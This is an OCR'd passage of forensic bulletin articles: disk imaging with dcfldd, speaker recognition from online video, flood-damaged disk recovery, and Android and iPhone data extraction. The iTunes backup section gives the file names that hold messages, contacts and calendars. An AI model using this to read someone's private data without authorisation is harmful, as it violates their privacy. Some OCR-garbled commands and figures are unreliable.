
Now that a destination hard drive has been successfully formatted, the acquisition process for the final server partition can now continue.

1. Plug the destination hard drive into the server.
2. Use LiveCD (or another method) to acquire the server. The destination hard drive will be detected as a 4TB partition by using the fdisk or parted command.




```
root@dflive:~# fdisk -l
:
!
Disk /dev/sdd: 4000.7 GB, 4000787030016 bytes
255 heads, 63 sectors/track, 486401 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifiers: 0x00000000

Device Boot          Start         End          Blocks         Id     System
/dev/sdd1                1   267358 2147483647+    ee     GPT
```

3. Mount it using the ‘mount’ command.




```
root@dflive:~# mount /dev/sdd1 /mnt/sdd4T/
```

4. Check the mounted devices using the df -hT command.



```
root@dflive:~# df -hT
Filesystem     Type          Size   Used   Available      Use%   Mounted on
aufs           aufs          2.0G   6.4M   2.0G           1%     /
tmpfs          tmpfs         1.7G         01.7G           0%     /dev/sh
dev/sdd1       fuseblk4.0T         04.0T          0%     /mnt/sdd4T
```

5. Acquire the logical server partition into the destination using the dd or dcfldd command.



```
root@dflive:~# dcfldd
if=/dev/sdbof=/mnt/sdd4T/DF20110304_2_SVR01_SDB_3998.6gb.dd  hash=md5 hashlog=
mnt/sdd4T/ DF20110304_2_SVR01_SDB_3998.6gb.dd.md5
```

6. Acquisition may take up to a few days. After completion, the image file can be analysed.

## Conclusion

A forensic image greater than 2 TB must be put into a larger destination hard disk. A hard drive larger than 2 TB can be formatted into one partition by setting its partition scheme. The partition scheme that supports hard drive sizes greater than 2 TB is the GUID Partition Table (GPT).

## References

1. *Windows support for hard disks that are larger than 2 TB, https://support.microsoft.com/en-us/kb/2581408*

2. *What is RAID? http://searchstorage.techtarget.com/definition/RAID*

3. *Linux Creating a Partition Size Larger Than 2TB, http://www.cyberciti.biz/tips/fdisk-unable-to-create-partition-greater-2tb.html, VivekGite.*

4. *MBR and GPT partition scheme https://technet.microsoft.com/en-us/library/cc725671(v=ws.11).aspx*

# Comparative Study on the Quality of Automatic Speaker Recognition from Various Online Evidence Data

By | Mohd Sharizuan Bin Mohd Omar, Muhammad Fadzlan bin Zainal, Muhammad Faridzul bin Sukarni & Miratun Madihah binti Saharuddin

## 1. Introduction

In 2007, the ‘VK Lingam’ video clip spreading on YouTube received massive attention from Malaysians. In the video clip, an unknown person is talking to someone by mobile phone, and the topic of conversation daunted Malaysians so much that a Royal Commission of Inquiry was called for to investigate the case.

CyberSecurity Malaysia was requested to conduct speaker recognition analysis based on the video clip audio in order to identify the unknown person appearing in the video clip against the known suspect. This was actually the first case in Malaysia where automatic speaker recognition technology was introduced to the digital forensics laboratory.

In order to conduct speaker recognition on a video clip from an online source, several crucial elements had to be take into consideration, such as the video quality and audio clarity. This article aims to compare the quality of the results produced from various online videos, as well as to present a lesson learnt from the study.

### Speaker recognition analysis

Speaker recognition is a process by which a person is identified from the biometric human voice characteristics. Human voice is unique due to the unique characteristics of the nasal and mouth cavities.

The best method to conduct speaker recognition analysis is to use audio samples from the original source in uncompressed audio format. Nowadays, the use of online social media video, such as YouTube, Metacafe, Facebook and others is increasing rapidly. According to CISCO (2015), video content accounts to 64% of the world’s Internet traffic. In some cases, the exhibit is a video source from an online video platform. Investigation officers are unable to obtain the original source except that it is from an online source.

The objective of this article is to compare speaker recognition analysis results based on the test data obtained from various online video platforms, such as YouTube, Facebook and Metacafe.

## 2. Automated Speaker Recognition

Automated Speaker Recognition is a commonly used method in audio forensics to establish the identity of accused persons using their voice. In automatic speaker recognition, the audio quality is a crucial factor to obtaining good speaker recognition analysis results.

### 2. 1 Agnitio Batvox

Agnitio Batvox is a forensic tool that enables extracting and recognizing information that conveys the speaker or a person’s identity. It is a voice biometric verification tool designed for audio forensic analysis. It conducts one-to-one voice biometric comparison (unknown voice vs known voice) and provides a mathematical probability of the unknown voice originating from the same source as the known voice. It is also text, audio channel and language-independent.

The main objective of the current experiment is to conduct speaker recognition analysis from audio samples acquired from various online video sources. To perform this experiment, Agnitio Batvox software requires three (3) types of audio samples:


| Type | Description |
|---|---|
| Known Voice Sample | Sample voice from a person to identify and verify. |
| Unknown Voice Sample | Sample voice extracted from a video downloaded from an online video source. |

| | |
|---|---|
| Population Database of Voice Samples | 35 voice samples with similar preference to the UNKNOWN VOICE. |

*Table 1: Known, unknown and population database of voice samples*


The result from Agnitio Batvox is calculated based on the Likelihood Ratio (LR) result. LR is a probabilistic value obtained with the Bayesian approach.

Examples of positive and negative results produced by Agnitio Batvox are shown in Figures 1 and 2.



| LR | Verbal Equivalent |
|---|---|
| 1 to 10 | Limited support |
| 10 to 100 | Moderate support |
| 100 to 1000 | Strong support |
| More than 1000 | Very strong support |

*Figure 1: Positive analysis result*



| LR | Verbal Equivalent |
|---|---|
| 1 to 10 | Limited support |
| 10 to 100 | Moderate support |
| 100 to 1000 | Strong support |
| More than 1000 | Very strong support |

*Figure 2: Negative analysis result*

Figures 1 and 2 show the relationship likelihood ratio (LR) probabilities between the likelihood that the unknown voice originates from the same source as the known voice (positive result) and the likelihood that the unknown voice originates from a different source (negative result).

## 2.1.1. Methodology

This experiment contains four (4) simple steps, which are preparation, preservation or data collection, analysis and results. Details of this process are discussed below.

PREPARATION
DATA COLLECTION/ PRESERVATION
ANALYSIS
RESULT

*Figure 2: Experimental process flow*

### 2.1.1.1. Preparation

Before analysis, the tools, recording environment and online video source samples should be prepared. Below is a list of tools used in this experiment and analysis:

| Tools | DESCRIPTION |
|---|---|
| Canon 6d | Used as video recorder to record video samples for UNKNOWN VOICE. |
| Agnitio Batvox | Software for automated speaker recognition analysis |
| Any Downloader | Tool for downloading videos from online video sources |
| Xilisoft Converter | To convert or extract audio from video sources |
| Microphone | Used to record voice samples |
| TASCAM Audio Converter | Used to record voice samples |
| Sony Sound Forge | Software for audio recording |

*Table 2: Tools used for the experiment*

## Online Video Preparation

This process was done to prepare online video samples from recorded video files. The first step was to record video samples using a Canon 6D digital camera. Next, the video files were exported and uploaded to an online video platform such as Facebook, YouTube or Metacafe using a standard configuration. The figure below shows the video recording and uploading process.




*Figure 4: Setup for the recording and uploading process*

As a result, the URLs of the uploaded videos are as follows:

| Online Video Platform | URL |
|---|---|
| facebook | https://www.facebook.com/msharizuan/videos/10154555256663738/ |
| YouTube | https://www.youtube.com/watch?v=0mWERDi6K8Y |
| metacafe | http://www.metacafe.com/watch/11420927/video-01-metacafe/ |

*Table 3: List of URLs of uploaded video files*

## 2.1.1.2. Data Collection and Preservation

### Known Voice and Population Samples

This process entailed recording audio files for known voice samples and voice population samples. The tools used for this recording process are a microphone, Tascam and Sound Forge. Figure 4 shows the setup for the audio recording process.




*Figure 5: Audio sample recording process setup*

From the recording process, thirty-five (35) voice samples for the population and one (1) known voice sample were collected. Details of the audio samples are as follows:

| File names | Audio properties |
|---|---|
| Miratun.wav | Bit rate: 16kbps |
| 35 *.wav | Audio sample rate: 44kHz |

*Table 4: Audio sample properties*

### Online Video Samples

This process was done to preserve video files from online video sources using *Any Video Converter* software. Subsequently, the audio files were extracted using *Xilisoft Converter* software from the preserved video files. Figure 5 shows the setup for the video preservation process.




*Figure 6: Process of video preservation from online video sources*

Next, the audio files were extracted from ten (10) preserved video files. Details of the audio samples are as follows:

| Name | Source | Video Properties | Audio Properties |
|---|---|---|---|
| Video 01_ORIGINAL-1080 | Canon 6d | Resolution: 1920x1280<br>Total bitrate: 61647kbps<br>Data bitrate: 60115kbps | Bit rate: 1532kbps<br>Audio sample rate: 48kHz<br>Channels: 2 (stereo) |
| Video 01_FACEBOOK-HD | Facebook | Resolution: 1280x720<br>Total bitrate: 485kbps<br>Data bitrate: 437kbps | Bit rate: 47kbps<br>Audio sample rate: 24kHz<br>Channels: 1 (mono) |
| Video 01_FACEBOOK-SD | Facebook | Resolution: 400x224<br>Total bitrate: 130kbps<br>Data bitrate: 110kbps | Bit rate: 19kbps<br>Audio sample rate: 24Hz<br>Channels: 1 (mono) |
| Video 01_YOUTUBE-720 | YouTube | Resolution: 1280x720<br>Total bitrate: 1313kbps<br>Data bitrate: 1121kbps | Bit rate: 191kbps<br>Audio sample rate: 44kHz<br>Channels: 2 (stereo) |
| Video 01_YOUTUBE-360 | YouTube | Resolution: 640x360<br>Total bitrate: 432kbps<br>Data bitrate: 336kbps | Bit rate: 95kbps<br>Audio sample rate: 44kHz<br>Channels: 2 (stereo) |
| Video 01_YOUTUBE-180 | YouTube | Resolution: 320x180<br>Total bitrate: 216kbps<br>Data bitrate: 184kbps | Bit rate: 31kbps<br>Audio sample rate: 22kHz<br>Channels: 1 (mono) |
| Video 01_YOUTUBE-144 | YouTube | Resolution: 176x144<br>Total bitrate: 76kbps<br>Data bitrate: 52kbps | Bit rate: 23kbps<br>Audio sample rate: 22kHz<br>Channels: 1 (mono) |
| Video 01_METACAFE-720 | Metacafe | N/A | N/A |
| Video 01_METACAFE-320 | Metacafe | N/A | N/A |
| Video 01_METACAFE-240 | Metacafe | N/A | N/A |

*Table 5: Unknown voice sample properties*

# 3. ANALYSIS

After all necessary audio samples were collected, analysis continued with comparing the sample population and test data to identify the known sample using Agnitio Batvox Software.




*Figure 7: Identification process*

## 3.2 Results

From the automated speaker recognition analysis, the following results were obtained.

| UNKNOWN VOICE | SCORE | RESULT | CONCLUSION |
|---|---|---|---|
| Video 01_ORIGINAL-1080 | 46.14840677 | POSITIVE | MODERATE SUPPORT |
| Video 01_FACEBOOK-HD | 3.406559228 | POSITIVE | LIMITED SUPPORT |
| Video 01_FACEBOOK-SD | 19.750658 | POSITIVE | MODERATE SUPPORT |
| Video 01_YOUTUBE-720 | 11.62529086 | POSITIVE | MODERATE SUPPORT |
| Video 01_YOUTUBE-360 | 18.12621876 | POSITIVE | MODERATE SUPPORT |
| Video 01_YOUTUBE-180 | 59.05457271 | POSITIVE | MODERATE SUPPORT |
| Video 01_YOUTUBE-144 | 76.51749362 | POSITIVE | MODERATE SUPPORT |
| Video 01_METACAFE-720 | 84.09161306 | POSITIVE | MODERATE SUPPORT |
| Video 01_METACAFE-320 | 84.09213949 | POSITIVE | MODERATE SUPPORT |
| Video 01_METACAFE-240 | 84.0919869 | POSITIVE | MODERATE SUPPORT |

*Table 6: Results of findings*

## 4. Conclusion

The general results from this experiment are based on the expressed objectives. The first objective was to conduct data collection from online video sources, such as YouTube, Facebook and Metacafe.

Metacafe provided three (3) different source qualities, i.e. 240P, 320P and 720P. YouTube offered four (4) quality options, i.e. 144P, 180P, 360P and 720P, while Facebook only provided two (2) types of quality, SD and HD.

The second objective was to compare the speaker recognition analysis results based on the test data. The experiment results indicate that high-definition video did not produce better LR results in speaker recognition analysis.

### Way forward

For improvement purposes, several things can be implemented to the current experiment. One recommendation is to collect and analyse more test data from other online video platforms. In this experiment, only three (3) online video platforms were tested, which are Facebook, YouTube and Metacafe.

More experiments can be conducted with videos originating from various electronic devices, such as mobile phones with different operating systems and recording types (e.g. microphone).

## References

*1. Andrzej Drygajlo, Automatic Speaker Recognition for Forensic Case Assessment and Interpretation.*

*2. Aitken C, Taroni F (2004) Statistics and the evaluation of evidence for forensic scientists. Wiley, Chichester.*

*3. Alexander A, Drygajlo A, Botti F (2005) NFI: speaker recognition evaluation through a fake case. Case Report, EPFL-UNIL, Lausanne.*

*4. Bolt RH et al (1979) On the theory and practice of voice identification. National Academy of Sciences, Washington.*

# A Data Recovery Service during a National Disaster: CyberSecurity Malaysia's Perspective

By | Tajul Josalmin B Tajul Ariffin, Zainurrasyid B Abdullah, Mohammad Hazim B Zahri & Mohamed Fadzlee B Sulaiman

## Definition Of Disaster

According to the Johns Hopkins and International Federation of Red Cross Societies, a disaster can be described as a major disturbance in a population or society, whereby material, economic and even environmental aspects are disrupted. The affected people or community lose the capability to use their own resources, which can cause severe breakdowns in certain areas.

Disasters can be classified in two types: natural and man-made disasters. A simple definition of natural disaster is any incident that causes a negative impact naturally on the whole society due to the earth's ordinary processes. It can happen in various ways, such as geological (avalanches and earthquakes), meteorological (climate changes and hurricanes), floods, volcanic eruptions and many more. On the other hand, a man-made disaster is a type of disruption caused by human error or exploitation. Three major types of man-made disaster are societal, hazardous and environmental.

Disasters are beyond human control. They can occur with no early signs and can hit anything along their path. When it comes to the digital world, data is among the most crucial losses in a disaster. This is where CyberSecurity Malaysia (CSM) has a leading role in mitigating losses to victims.

CSM has conducted various Corporate Social Responsibility programs, creating huge impact on data management, especially in rural and affected areas. As a national reference centre related to cyber incidence, CSM has been involved in creating awareness of data recovery. Through awareness, society can realize that most lost data is recoverable.

## Case Study

In December 2014, a major flood due to continuous heavy rain hit the East Coast region in Peninsular Malaysia for more than 5 days. It is still regarded as the worst flood to ever hit Peninsular Malaysia. This disaster immobilized the country's economic, education, healthcare and tourism sectors with losses recorded in the millions of Malaysian Ringgits. The affected East Coast states were Kelantan Darul Naim, Terengganu Darul Iman and Pahang Darul Makmur.

Out of responsibility to assist the country, CyberSecurity Malaysia initiated "Ops Jelajah Siber" as a program offering data recovery service to these affected areas. This initiative focuses on assisting government sectors, Critical National Information Infrastructure (CNII) organizations and society in the East Coast area.

*Figure 1: Flood in Kota Bharu, Kelantan ("Fenomena air pasang besar," 2014)*

Four data recovery analysts from CyberSecurity Malaysia were selected to form the "Ops Jelajah Siber" technical team.

Among the programs conducted for this initiative were disk diagnostics, physical/logical recovery, data sanitization and data management consultancy. By the end of "Ops Jelajah Siber," the technical team managed to resolve 54% of the cases with a value of RM25,000.




*Figure 2: Data Recovery Percentage*

Prior to setting off to the disaster scene, the team had developed a Standard Operating Procedure (SOP) for data recovery with focus on disaster management. This was to ensure that each analyst follows the same process, hence ensuring that the process runs smoothly. The SOP developed also consists of inputs from our technology counterpart abroad.

## Method Of Recovering Data From A Fully Submerged Hard Disk

A proper handling method needs to be established to recover an affected hard drive that suffered damage from being fully submerged in flood water. Upon receiving a hard disk, the drive needs to be observed to determine the severity of damage. Deionized water or pure $H_2O$ is used to clean the device and physically remove any dirt from the drive.

The hard disk platter is the most sensitive mechanical part of a hard disk and all data are stored here. A single dust particle can scratch the platter once it rotates, making recovery almost impossible. As such, it is important to clean the platter properly.

As the hard disk is removed from water, the head may be stuck on the platter. Again, this is a reason to properly clean and dry the drive. An ultrasonic cleaner and blower are the most suitable tools for removing dirt particles. Prior to any data recovery attempt, the affected hard disk should be sealed in a wet container to prevent metal corrosion.

Most mechanical parts can easily corrode when exposed to air, especially screws and metal parts. To a certain extent, the effect of corrosion may be to jam the screw that holds the hard disk casing, which will prevent opening the hard disk. Thus, a grinder is used to cut the jammed screw in order to open the hard disk.

In other words, the hard disk should be kept in conditions similar to the initial condition until the technical person in charge begins the recovery process. Upon completing the cleaning procedure, a normal logical or physical recovery process can be done to recover as much data as possible.

*Figure 3: Hard Disk Cleaning Process*

## Conclusion

Through the National Cyber Security Policy, CSM has been supporting the National Security Council with Thrust 7: Cyber Security Emergency Readiness from a few perspectives. One of the points is to develop a standard operating procedure on business continuity management. Therefore, CSM acts as a reference centre and focal point during a national crisis in terms of disaster management for natural and cyber disasters.

Through the "Ops Jelajah Siber" initiative, CyberSecurity Malaysia has successfully built capacity and expertise to handle data recovery during natural disasters. Data recovery analysts have managed to meet expectations despite the fact that this was the first attempt to perform data recovery during a natural disaster.

## Way Forward

For the future, a mobile data recovery facility is a must for catering to events such as national disasters. This is to ensure that the facility can be deployed immediately when the need arises. With this initiative, the government, CNII and public operations can be up and running in less time after a disaster occurs.

## References

*1. Olav A. Saltbones (2006). Disaster definitions. The Johns Hopkins and the International Federation of Red Cross and Red Crescent Societies. 25-27*

*2. Noor Syahidatool Aqma (2014, Dec 31). Fenomena air pasang besar. Kosmo. p.3*

*3. NITC Malaysia, Kementerian Komunikasi dan Multimedia (2012). National Cyber-Security Policy (NCSP). Nitc.kkmm.gov.my/index.php/national-ICT-policies/national-cyber-security-policy-ncsp*

# Mobile Phone Forensics: Getting Phone Content With and Without The Actual Phone

By | Nor Zarina Zainal Abidin, Nur Aishah Mohamad, Muhammad Zahid Ismail, & Mohd Shahrulazam Samsudin

## The importance of mobile forensics as evidence in a legal procedure

In a world of digital forensics, cases related to mobile phones are increasing like never before. Mobile phones are capable of storing a wealth of personal information, often intentionally and sometimes unintentionally. The number of mobile phones analysed each year has increased nearly tenfold over the past decade. Courtrooms are relying more and more on information inside mobile phones as vital evidence for litigation processes.

This year alone, CyberSecurity Malaysia analysed almost 400 mobile phones related to various cases such as robbery, defamation and harassment. Two of the most popular mobile phone operating systems received by CyberSecurity Malaysia are Android version 2.3.5, Android version 4.x.x and iOS version 7.

Our team conducted a study to determine what types of data can be extracted from each operating system. For this purpose, we divided the study in two scenarios: the first is an analysis of actual Android phones and the second is an analysis of backup files on iOS phones.

## The Android Mobile Phone - What can we get?

### Examination sample (Android phone)

To know more about what can be extracted from mobile phones, this examination was conducted to find and compare information that can be retrieved from Android phones. The tool used in this examination is XRY version 6.12. XRY is a digital forensics and mobile device forensics product by the Swedish company Micro Systemation. It is used to analyse and recover information from mobile devices, such as mobile phones, smartphones, GPS navigation tools and tablet computers. XRY consists of a hardware device with which to connect phones to a PC and software to extract data.

The types of mobile phones that were tested are as follows:

1. Sony Xperia Z C6603 (L36i)

   Android OS version 4.4.4
2. Samsung GT-I8552

   Android OS version 4.1.2
3. Asus ZenFone 4 (T00I)

   Android OS version 4.3
4. Lenovo A208t

   Android OS version 2.3.5
5. Xiaomi HM NOTE 1W

   Android OS version 4.2.2
6. Samsung SM-T231 Galaxy Tab 4 7.0 3G (Untested)

   Android OS version 4.4.2

## Results and Findings

All findings from the examination samples are shown below:

| No. | Mobile Phone model and Android version<br>Detail Analysis | Sony Xperia Z C6603 (L36i)- Android OS version 4.4.4 | Samsung GT-I8552- Android OS version 4.1.2 | Asus ZenFone 4 (T00I)- Android OS version 4.3 | Lenovo A208t- Android OS version 2.3.5 | Xiaomi HM NOTE 1W-Android OS version 4.2.2 | Samsung SM-T231 Galaxy Tab 4 7.0 3G (Untested)- Android OS version 4.4.2 |
|---|---|---|---|---|---|---|---|
| 1 | Device / Network Information | √ | √ | √ | x | √ | √ |
| 2 | Device / Event Log | √ | √ | √ | √ | √ | √ |
| 3 | Device / Installed Apps | √ | √ | √ | x | √ | √ |
| 4 | Device / Keyboard Cache | x | x | x | x | √ | x |
| 5 | Device / Accounts | √ | √ | √ | x | √ | √ |
| 6 | Contacts | √ | √ | √ | x | √ | √ |
| 7 | Calls | √ | √ | x | x | √ | √ |
| 8 | Calendar / Calendar Events | √ | x | √ | x | x | √ |
| 9 | Messages / SMS | √ | x | x | x | x | x |
| 10 | Messages / MMS | √ | x | x | x | x | x |
| 11 | Messages / Chat | √ | √ | √ | x | √ | √ |
| 12 | Messages / Status Updates | √ | x | x | x | x | √ |
| 13 | Locations / History | x | √ | √ | x | x | √ |
| 14 | Locations / Bookmarks | x | x | √ | x | x | √ |
| 15 | Locations / Searches | x | x | √ | x | x | x |
| 16 | Web / History | √ | √ | √ | x | √ | x |
| 17 | Web / Bookmarks | √ | √ | x | x | x | √ |
| 18 | Web / Cookies | x | √ | √ | x | √ | x |
| 19 | Web / Forms History | √ | √ | √ | x | √ | √ |
| 20 | Files / Pictures | √ | √ | √ | √ | √ | √ |
| 21 | Files / Audio | √ | √ | √ | √ | √ | √ |
| 22 | Files / Videos | √ | √ | √ | x | √ | √ |
| 23 | Files / Documents | √ | √ | √ | √ | √ | √ |
| 24 | Files / Archives | √ | √ | √ | √ | √ | √ |
| 25 | Files / Databases | √ | √ | √ | √ | √ | √ |

*Table 1: Results*

## iPhone backup from iTunes

The iTunes backup utility is important as the iPhone stores nothing on SIM card. All data including text messages, contacts and call logs are stored in the device itself. Unlike any other feature phone, smartphones keep deleted text messages. For this article, we only focus on the iPhone, in which deleted data remains until the phone is synced with iTunes.

The good thing about this backup is that it is possible to get iPhone data even without the actual phone. This method is useful especially when the suspect hides or resets their iPhone at the crime scene. All we need is the computer that the suspect used to back up the iPhone. But of course this will only work if the backup is not encrypted.

## Where is the backup folder?


By default, backup folders reside in the following directories:

| No. | Operating System | Path |
|---|---|---|
| 1 | Mac OS | *~/Library/Application Support/MobileSync/ Backup/* |
| 2 | Windows XP | *\Documents and Settings\(username)\ Application Data\Apple Computer\MobileSync\ Backup* |
| 3 | Windows Vista & Windows 7 | *\Users\(username)\ AppData\Roaming\ Apple Computer\ MobileSync\Backup\* |

*Table 2: Backup folder directories*

## What is inside the backup folder?

A backup folder contains one or more folders with a long, randomly generated hexadecimal filename followed by the date and time of the last backup activity (Figure 1). If there is more than one folder inside the backup folder, it means the user has more than one device that has been connected to this device.




```
c679a50dbbda9bec896c3428a9b14b567e54f599    6/4/2015 4:52 PM
```

*Figure 1: Backup folder for iPhone 5 using iOS 7*

The backup folder contains several files, which in turn contain databases of text messages, calendars, call logs and even the phone details. Let us first look at the text message database.

## Text Messages

Text messages are stored in the '3d0d7e5fb2ce288813306e4d4636395e047a3d28' file. An example is given as follows:



```
3cfa0b6400cb9f89c2a61b88171e509b66e907a0    6/4/2015 4:43 PM
3cfdbd9bc83ea5ff52e3d5d603ceb6191b728244    6/4/2015 4:48 PM
3cfecd38188f971aa48e2f3164038b871626e812    6/4/2015 4:46 PM
3d00c676cb8b904db5ba0c3664954debb06c1369    6/4/2015 4:42 PM
3d0d7e5fb2ce288813306e4d4636395e047a3d28    6/4/2015 4:45 PM
3d1a93fd15c29b829fb5a6803bc8b03b95435ddd    6/4/2015 4:42 PM
3d1c460c261eb23ac35cff3276fbaaaa86c6cd5f    6/4/2015 4:48 PM
3d1c7713143a4787f9133f44425425748078d38c    6/4/2015 4:45 PM
```

*Figure 2: Text message database*

This is a SQLite database file that contains all received and sent text messages. The database file can be viewed using the SQlite Database Browser (Figure 4). The text messages shall be in the ***'message'*** table.

It is possible to check if a message was sent or received by checking the 'is_from_me' column. Number '1' is for sent messages and '0' indicates received messages.




Table: message

| | text | plac | :e_c | ndle | ıbje | unt | utec | ersic | type | ervic | cou | unt_ | erro | date | e_r | deli | eliv | inisl | emc | is_from_me | is_ |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | Filter | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | Fi... | 0 | Filter |
| 4304 | RM0.00 M2U: 3rd Party Funds Transfer - RM55... | 0 | | 50 | | my | (... | 1 | 0 | S... | | | 0 | 3... | 3... | 3... | 0 | 1 | 0 | 0 | 0 |
| 4305 | RM0.00 M2U : TAC requested for INTERBANK ... | 0 | | 50 | | my | (... | 1 | 0 | S... | | | 0 | 3... | 3... | 3... | 0 | 1 | 0 | 0 | 0 |
| 4306 | RM0.00 M2U: Interbank Funds Transfer - RM60... | 0 | | 50 | | my | (... | 1 | 0 | S... | | | 0 | 3... | 3... | 3... | 0 | 1 | 0 | 0 | 0 |
| 4307 | RM0.00 M2U: Interbank Funds Transfer - RM45... | 0 | | 50 | | my | (... | 1 | 0 | S... | | | 0 | 3... | 3... | 3... | 0 | 1 | 0 | 0 | 0 |

*Figure 3: Received text messages*

## Other Data

How about other data, such as call logs and contact lists?

Worry not, because the steps are just the same. The following table shows the file name of each database that can be extracted from the backup folder:

| Contents | Filename |
|---|---|
| Contacts | 31bb7ba8914766d4ba40d6dfb6113c8b614be442 |
| Calendar | 2041457d5fe04d39d0ab481178355df6781e6858 |
